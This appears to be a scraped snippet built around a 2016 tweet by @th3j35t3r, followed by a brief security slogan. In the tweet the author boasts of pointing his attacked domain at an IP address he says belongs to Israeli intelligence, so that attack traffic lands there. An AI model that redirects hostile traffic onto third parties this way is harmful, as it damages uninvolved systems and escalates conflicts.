


JESTER ✪ ACTUAL3301
@th3j35t3r

To the giant shitlords attacking my domain. I've pointed it to 147.237.0.71 - you are now hitting Israeli Intelligence (Mossad). Good luck.

RETWEETS 227 LIKES 681

11:15 am - 24 Oct 2016



Features at low cost compromising on security is just obscene ;) Let's do it better!